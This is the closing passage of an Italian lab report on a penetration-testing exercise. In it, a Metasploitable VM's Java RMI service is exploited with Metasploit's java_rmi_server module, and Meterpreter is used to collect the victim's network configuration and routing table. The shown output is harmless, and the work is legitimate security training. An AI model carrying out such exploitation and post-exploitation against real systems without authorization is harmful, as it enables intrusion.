
10 - Sopra: Consultazione dell'help di Meterpreter e individuazione dei comandi di rete.

6.2 Configurazione di rete della vittima

Sono stati eseguiti sia ifconfig sia ipconfig. In questa sessione i due comandi hanno restituito le stesse informazioni: oltre all'interfaccia di loopback, l'interfaccia eth0 mostrava l'indirizzo IPv4 192.168.11.112 e la maschera 255.255.255.0.

ifconfig

ipconfig




11 - Sopra: Visualizzazione della configurazione di rete della vittima mediante ifconfig e ipconfig.

6.3 Tabella di routing della vittima

Con il comando `route` è stata visualizzata la tabella di routing della macchina remota. L'output riportava le rotte IPv4 locali relative al loopback 127.0.0.1 e all'interfaccia 192.168.11.112 con maschera 255.255.255.0; per entrambe il gateway risultava 0.0.0.0. Erano inoltre presenti le corrispondenti rotte IPv6 locali.

`route`



```
meterpreter > ipconfig

Interface 1
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feed:586
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes


| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 |        |           |



IPv6 network routes


| Subnet                  | Netmask | Gateway | Metric | Interface |
|-------------------------|---------|---------|--------|-----------|
| ::1                     | ::      | ::      |        |           |
| fe80::a00:27ff:feed:586 | ::      | ::      |        |           |



meterpreter >
```

12 - Sopra: Raccolta della tabella di routing IPv4 e IPv6 della macchina Metasploitable.

7. Conclusioni

L'esercitazione ha permesso di configurare correttamente le due macchine sulla rete 192.168.11.0/24, individuare il servizio Java RMI sulla porta 1099 e sfruttarlo tramite Metasploit. L'esecuzione del modulo `exploit/multi/misc/java_rmi_server` ha aperto una sessione Meterpreter sul target Metasploitable. Attraverso la sessione sono state raccolte la configurazione di rete e la tabella di routing della vittima, completando tutti i requisiti indicati nella traccia.